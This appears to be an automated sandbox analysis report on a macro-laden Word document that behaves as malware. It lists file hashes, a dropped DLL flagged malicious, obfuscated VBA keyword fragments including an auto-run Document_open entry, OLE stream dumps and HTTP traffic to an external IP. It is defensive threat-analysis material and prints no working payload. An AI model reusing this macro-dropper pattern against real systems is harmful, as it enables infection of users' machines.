C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TTTIA5RUAT24SOYOMUL4.temp	
MD5:	C0AE2CE8B209C1783BCC5D0CF773F7B1
SHA1:	C42001B1F8B58DB5FB3E44B6743D6B05A52B8FC2
SHA-256:	0A8DF82BDDA3CC1BC76384419D818EB89A6D4576954D29C15B2360B001140F38
SHA-512:	322BC8DE5B93082BBD69AC84DCA42E997507E91EEEF242E8281353FF4CFFCE0D3ECF73F61234358E48A032AD2DCCAA1E7882EC44F1B09B749746F8C676C2408
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	192000
Entropy (8bit):	7.4703735707732735
Encrypted:	false
SSDEEP:	3072:SwbpDnn9FCrNyVBYF0n3ajFq4weCp2S2MJdhzybMO8dSySA:Ssl9FSaBYF0nVp2MJHybR8dS9
MD5:	920A3E39E71AC0FC7ECAC1630AADAF7A
SHA1:	2DD3A5B2521C723914D1518111AE27E1825FCD0F
SHA-256:	EEF95A9BB33B7458E7EA3AF95B79CDF7B5016C89B70778A6B60E71010EDADF73
SHA-512:	D6FE3C10742B6B40A837DC1F5B1700FDF1093243A84E80102FEE0BB45CFC43B2002E76F0F635F9C47598E67E061D70B98C1C7862A1ACC1D6832C5EBE5844192
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:..wT..wT..wT.....wT.....wT.....wT.-....wT.-....wT..wU.SwT.-....wT.....wT.....wT..w...wT.....wT.Rich.wT.....PE..L....._.....!.....J.....E.....0.....P.. .....8.....@.....text..... ..`.rdata...J.....L.....@..@.data....-... .....@....rsrc... ....P.....@..@.reloc..H.....@..B.....

C:\Users\user\Desktop\~$ck 2254794.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: backing up Grove Avon systematic copy THX Steel functionalities Upgradable infrastructure Technician, Author: Clmence Nguyen, Template: Normal.dotm, Last Saved By: Quentin Collet, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 06:14:00 2021, Last Saved Time/Date: Tue Jan 5 06:14:00 2021, Number of Pages: 1, Number of Words: 3222, Number of Characters: 18371, Security: 8
Entropy (8bit):	6.685015184938068
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	pack 2254794.doc

General

File size:	172398
MD5:	1e1ec8dd9b25146cc2104be64d6f9bf0
SHA1:	d7253cfd0015dbb38c6e2bb602216468d83e4b4a
SHA256:	048e5df452e4ba303faa434c138839e4fdf6e8e5004ced58aa30569573eda17e
SHA512:	8941fa4e0ef02a23663db80b63cae810a059a711e1254ea404ed63607a56ebac5a1e7f2d86279edbe4120225b2ac0ee4e4b11071d73db7b1867140d53723be23
SSDEEP:	3072:59ufstRUUKSns8T00JSHUgteMJ8qMD7g5CeISWpsbP:59ufsfgIf0pL57I/8P
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "pack 2254794.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	backing up Grove Avon systematic copy THX Steel functionalities Upgradable infrastructure Technician
Author:	Clmence Nguyen
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Quentin Collet
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-05 06:14:00
Last Saved Time:	2021-01-05 06:14:00
Number of Pages:	1
Number of Words:	3222
Number of Characters:	18371
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535
Number of Lines:	153
Number of Paragraphs:	43
Thumbnail Scaling Desired:	False
Company:	

Document Summary	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Oi5oelv0_s4, Stream Size: 17886

General	
Stream Path:	Macros/VBA/Oi5oelv0_s4
VBA File Name:	Oi5oelv0_s4
Stream Size:	17886
Data ASCII:	. . . . | . . . . 0 . . . . [k . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 83 06 00 00 93 30 00 00 00 00 00 00 01 00 00 00 ae c5 5b 6b 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
DyjPBI
dLrgANHCG
EajdMLeD
rgBSB
Object
yjNpyrf
rJqMZII
PGiog
T_dehutl_mggmhizd
EUMDPGt
xkJxAAC
AybxtEBCJ.Close
JhiYfXc:
VusSK
"fUwLgjVtQyH"
UUoAB.CreateTextFile("XFtOCOULb:\dMKcFHF\GAGPCEp.ZPnnAM")
bGnhXCA
VJbwzTDT.Close
VwnpBElhO
MMAqSI
UPhhYZEF
"bVawaPADALVlWFFA"
NFWzF
"HiTyACJmCuGQFFJ"
sGvJJWh
PmBxcD:
SfMKIOk
"TthascRlxHZH"
AybxtEBCJ:
SFmrEDJ
zOBhOx
fUGQf
numuq
rEeiBJ
ChWZVJiB.CreateTextFile("gMEpHB:\SKWvYCA\YtZqA.fQoAE")
RkPWCDPC
JADCpjk
PmBxcD
pDPzBJmM
bGMXEIA.CreateTextFile("grPSDMS:\lQkJoR\aZMUgjGC.pVvhaH")
WSARpB

Keyword
EUMDPGt.Close
HnBvAEH
"WXovaGHxqSlUt"
QEIFFM
bPFNuJ.WriteLine
"PzrrnIFtpmxAx"
EUMDPGt:
ilONFzHG
"akTuJalGmZrUyF"
qpOWEIHHA
yJouG
XwZxsHCGt
FTalMbF
XDJPUW
"ALpzEMcwuWl"
gQxBD:
UUoAB
tcYiEMeRH.Close
nIHrl
eUdbDAHHs.WriteLine
"uJnfBHlPFKBxHBmEE"
FPWaF
JADCpjk.WriteLine
xxYeFGUAH
rfDgD
njKwJdA.WriteLine
"bOOXnOJYtbRAbm"
VJbwzTDT:
RkPWCDPC:
UPhhYZEF.Close
eWkHqVao
Resume
XKPUEfhk
RLurCDDF
gglHam
"budRDJKVnJRU"
DRrKpoA
"]an"
lgZgGO
"gcZaHCGUVJsFmL"
"yKdJWHAniqHFCB"
ThHBBDu
tcYiEMeRH.WriteLine
waSbS
VfJHAA
vutdEkdRL
NSiRQzd
"frvvJFHIkftmZHE"
OtQPAJH
AybxtEBCJ.WriteLine
XTdPHz
OBwlBy:
JADCpjk.Close
QZjuH
"DkRmTYGAMxqHI"
zOQlGPVC
"dWnMFoTBPDqeJK"
jPnRGLC
CbMZSLFAM
kboRA
ORlzFDySE
DRrKpoA.Close
VAEDpBCV
uJSEDH:

Keyword
QZjuH.CreateTextFile("EEGvGuF:\XrXnHGDDB\noadJZ.yGcKj")
"bAurYaGPwGKRiG"
bPFNuJ
"koDuGqAOJBlLgZIEme"
DyjPBI.CreateTextFile("OPLPBI:\fNyAExIq\jrtno.FyobBAAFE")
hiZkEEF.WriteLine
txKQv
xCaTC.CreateTextFile("Oafyb:\RPNGMA\cmOgEyD.EEpGjE")
vtDUw
RkPWCDPC.WriteLine
aLGptGA
"kWzGMzIVefGB"
"ncDMUIadusSIDx"
VB_Name
RkPWCDPC.Close
"JCgblEAJizSfW"
uJSEDH
eUdbDAHHs.Close
"HfXAPQQbXKJHFGu"
eBddHTXP
AybxtEBCJ
OBwIBy
RNgUODjsM.CreateTextFile("FyNFG:\ugXUH\cZlFypIHj.tRULIINC")
VJbwzTDT.WriteLine
ItSfCDCB
Mid(Application.Name,
JhiYfXc.Close
PAxhJ
"TJahKRWdrvHFIy"
xOnWA
xkJxAAC.CreateTextFile("tLvao:\aGKUA\AhQhj.BDOQSJWG")
"lRcGHADAHrlHJJA"
oOysMtDG
syDRd
dLrgANHCG.CreateTextFile("lBasV:\tFGoGJd\zBuHfBCN.AHGggII")
cTfCJ
hiZkEEF
"GhifcDKlpA"
oOysMtDG.WriteLine
FgmzCEm
bPFNuJ:
"HwixyOCYxmojd"
UMzHfyAfA
oOysMtDG:
"eSpcpGDZncccrFb"
oMcHDXEF
reTrs
"BWSOKPyHMnSQxi"
EJEApM
JADCpjk:
XjhOHEMDC
gQxBD
"xtsHGQjpNzDIYJ"
pSFXACJ
wUoJIFDD
HOkLRDGd
njKwJdA.Close
RvFOAEPH
HMyHCQCGu
njKwJdA
"GqMIEnOQFEEDsE"
bGMXEIA
eUdbDAHHs:
rtGyqOth

Keyword
wuKBFvqI
hSbDPCC
hSbDPCC.CreateTextFile("pygNv:\znIpFIR\yniMs.nmiIGDEDA")
rEeiBJ.CreateTextFile("VxskFWpm:\cuyOFYrFJ\SZSlaGJZi.TeBYCDZ")
cSHkDL
blQEM
nKtfECko
RUMGE
Zpeehqbjjey.Create
uJSEDH.WriteLine
xNJyUCNg
"BQumCJmmiAGIKv"
yyoqEHETu
GNnZJzE
HnBvAEH.CreateTextFile("ehLoAm:\PAVZiAGU\jVPHv.fAgoFBYmC")
yUWxTlVAC
TxAVq
EVOuqJnGD
"cnLcFxEphoEbAFA"
CksLJVJ
PmBxcD.Close
njKwJdA:
XsKjcKE
"GDTGdEJpuRnDBFQ"
"ZRotGHIxyrpSqvsXCC"
SOunIGkF
"]anw["
JhiYfXc
ChWZVJiB
lEOlGYxK.CreateTextFile("sojcFeJ:\zxDxYHq\rNbtS.PtHuEEP")
"OnehVAaWbfCAcAjsG"
iytziJ
"ohaTGaUTSwwDv"
"qMnfwCwbPJC"
"vRrzDEnglQvFPJfE"
zgBjJOGEH
tcYiEMeRH:
OBwIBy.Close
NtpdEJDH
gQxBD.WriteLine
"WMwcBSqFohy"
EUMDPGt.WriteLine
gQxBD.Close
PAxhJ.CreateTextFile("dFVzNBE:\EBCOlEEOJ\KlKcJKk.SVIvoAEqG")
QrVtQr
VJbwzTDT
UPhhYZEF.WriteLine
uJSEDH.Close
Zpeehqbjjey
RNgUODjsM
NBjEFGnEA
oOysMtDG.Close
YzIkA
tcYiEMeRH
xxYeFGUAH.CreateTextFile("eCzvxHN:\cgVnKGAT\YcnDi.YqiJOp")
"TOSxJaIzCudpDlB"
fUDmDCt
"utFMeJhUKJhJ"
aTfPCap
"SjDfYFUFPynYGu"
wCjuwBBGN
JHrNWdBsW
bPFNuJ.Close
XwZxsHCGt.CreateTextFile("TNJvoD:\walkrfAE\EalrWFWTE.wDSOEJ")

Keyword
"rVpvDaGGxNfeNUF"
hiZkEEF.Close
Nothing
UPhhYZEF:
IYKcgC
dTtuVsDVA
VcliQJFi
JhiYfXc.WriteLine
"jVSXGfhYCxoHFD"
lEOlGYxK
"ozrZBTZBTMMIBB"
hiZkEEF:
"goMgGBdJMUDLAG"
WtNcAKUFt
"MvkIFCHFTnRqD"
PmBxcD.WriteLine
rgBSB.CreateTextFile("PkeJHBJJH:\ODJMGCw\NefpJHvCX.XzgyeCQuA")
SynsDAgHG
"PFQdBLHsDnfTZv"
vitXEH
"OTLmJCwhyQMFzlB"
oUWfJGBeE
"OcgtIFEeoIFhxt"
Error
"lHuxHADjraNFBgI"
CCnbXRBeA
AiICOj
VcliQJFi.CreateTextFile("gNgYGZ:\CatdBMGGg\qGsdAdOQH.cJsxtdJE")
CmcBTTABc
Attribute
CHKzNBD
TFXNGliH
"cGDcNrWsPeGCDF"
LVadAF
mmkTuwH
eUdbDAHHs
Function
VbMBBgf
MfgnKGWI
ukrnIFCE
EbuwEJS
WxujBIAMz
DRrKpoA:
"dvqIBFEqwfkI"
kskMAAHA
OBwIBy.WriteLine
xCaTC
zLkRiC
DRrKpoA.WriteLine
"dxIGdcCHBKYgde"

VBA Code

VBA File Name: Qafkrimwsho, Stream Size: 697

General	
Stream Path:	Macros/VBA/Qafkrimwsho
VBA File Name:	Qafkrimwsho
Stream Size:	697
Data ASCII:	. . . . . # . . . . . E . . . . . x . . . . . M E . . . . .

General	
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 ae c5 45 f2 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"Qafkrimwsho"

VBA Code

VBA File Name: Wm_t404p8v_, Stream Size: 1106

General	
Stream Path:	Macros/VBA/Wm_t404p8v_
VBA File Name:	Wm_t404p8v_
Stream Size:	1106
Data ASCII:	. . . . . u . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 ae c5 f3 f6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.279952994103
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . | . . . . + ... T . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 528

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	528
Entropy:	4.08784807247
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . p . . . . X . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 e0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 70 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6424

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6424
Entropy:	6.13606471955
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99189

General	
Stream Path:	Data
File Type:	data
Stream Size:	99189
Entropy:	7.39018675385
Base64 Encoded:	True
Data ASCII:	u . . . D . d . . . . / g . , b . r . . . . j . . . . c . . . 8 . . . . A . . . . ? . . . . 8 . A . C . = > . : . . 1 . . . . . " . . . . R . . . . { . . B g . . . m d . z . M . . . . D . . . . F . . . . . . { . . B g . . . m d . z . M . . . .
Data Raw:	75 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 488

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators

General	
Stream Size:	488
Entropy:	5.44671163464
Base64 Encoded:	True
Data ASCII:	I D = " { 3 2 8 4 0 4 E F - 4 1 6 C - 4 D E 8 - 9 A 4 2 - 2 0 1 5 6 D 2 2 2 C 2 6 } " . . D o c u m e n t = W m _ t 4 0 4 p 8 v _ / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Q a f k r i m w s h o . . M o d u l e = O i 5 o e l v 0 _ s 4 . . E x e N a m e 3 2 = " T j 8 d t f s u o p d k " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 1 0 1 2 B 2 B 0 B 6 B 0 B 6 B 0 B 6 B 0 B 6 B 0 B 6 " . . D P B = " 8 2 8 0 2 0 5 0 9 3 5 1 9 3
Data Raw:	49 44 3d 22 7b 33 32 38 34 30 34 45 46 2d 34 31 36 43 2d 34 44 45 38 2d 39 41 34 32 2d 32 30 31 35 36 44 32 32 32 43 32 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 57 6d 5f 74 34 30 34 70 38 76 5f 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 51 61 66 6b 72 69 6d 77 73 68 6f 0d 0a 4d 6f 64 75 6c 65 3d 4f 69 35 6f 65 6c 76 30 5f 73 34 0d 0a 45 78 65 4e 61 6d 65 33 32 3d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 110

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	110
Entropy:	3.60650024781
Base64 Encoded:	False
Data ASCII:	W m _ t 4 0 4 p 8 v _ . W . m . _ . t . 4 . 0 . 4 . p . 8 . v . _ . . . Q a f k r i m w s h o . Q . a . f . k . r . i . m . w . s . h . o . . . O i 5 o e l v 0 _ s 4 . O . i . 5 . o . e . l . v . 0 . _ . s . 4 . . . . .
Data Raw:	57 6d 5f 74 34 30 34 70 38 76 5f 00 57 00 6d 00 5f 00 74 00 34 00 30 00 34 00 70 00 38 00 76 00 5f 00 00 00 51 61 66 6b 72 69 6d 77 73 68 6f 00 51 00 61 00 66 00 6b 00 72 00 69 00 6d 00 77 00 73 00 68 00 6f 00 00 00 4f 69 35 6f 65 6c 76 30 5f 73 34 00 4f 00 69 00 35 00 6f 00 65 00 6c 00 76 00 30 00 5f 00 73 00 34 00 00 00 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5146

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5146
Entropy:	5.51240945881
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 630

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	630
Entropy:	6.3062184781
Base64 Encoded:	True
Data ASCII:	. r . . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \ \ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \ \ W i n d o w . s \ \ S y s W O W . 6 4 \ \ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . . * \ \ C . . . . a . . . ! O f f i
Data Raw:	01 72 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 08 e2 e3 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d


Stream Path: WordDocument, File Type: data, Stream Size: 25134

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	25134
Entropy:	3.92042329439

General	
Base64 Encoded:	False
Data ASCII:	. . . . _ . . . . . Y \\ . . . . b j b j . . . . . b . . b . . . . . . Y T . . . . . F . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 59 5c 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 62 00 00 62 7f 00 00 62 7f 00 00 59 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Network Port Distribution



Total Packets: 34

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:49:13.615979910 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.693485022 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.693684101 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.699331999 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.808119059 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808175087 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808206081 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808227062 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.808237076 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808267117 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808280945 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.808304071 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808339119 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808341026 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.808373928 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808407068 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808409929 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.808442116 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.808479071 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882118940 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882172108 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882200956 CET	80	49167	176.53.69.151	192.168.2.22
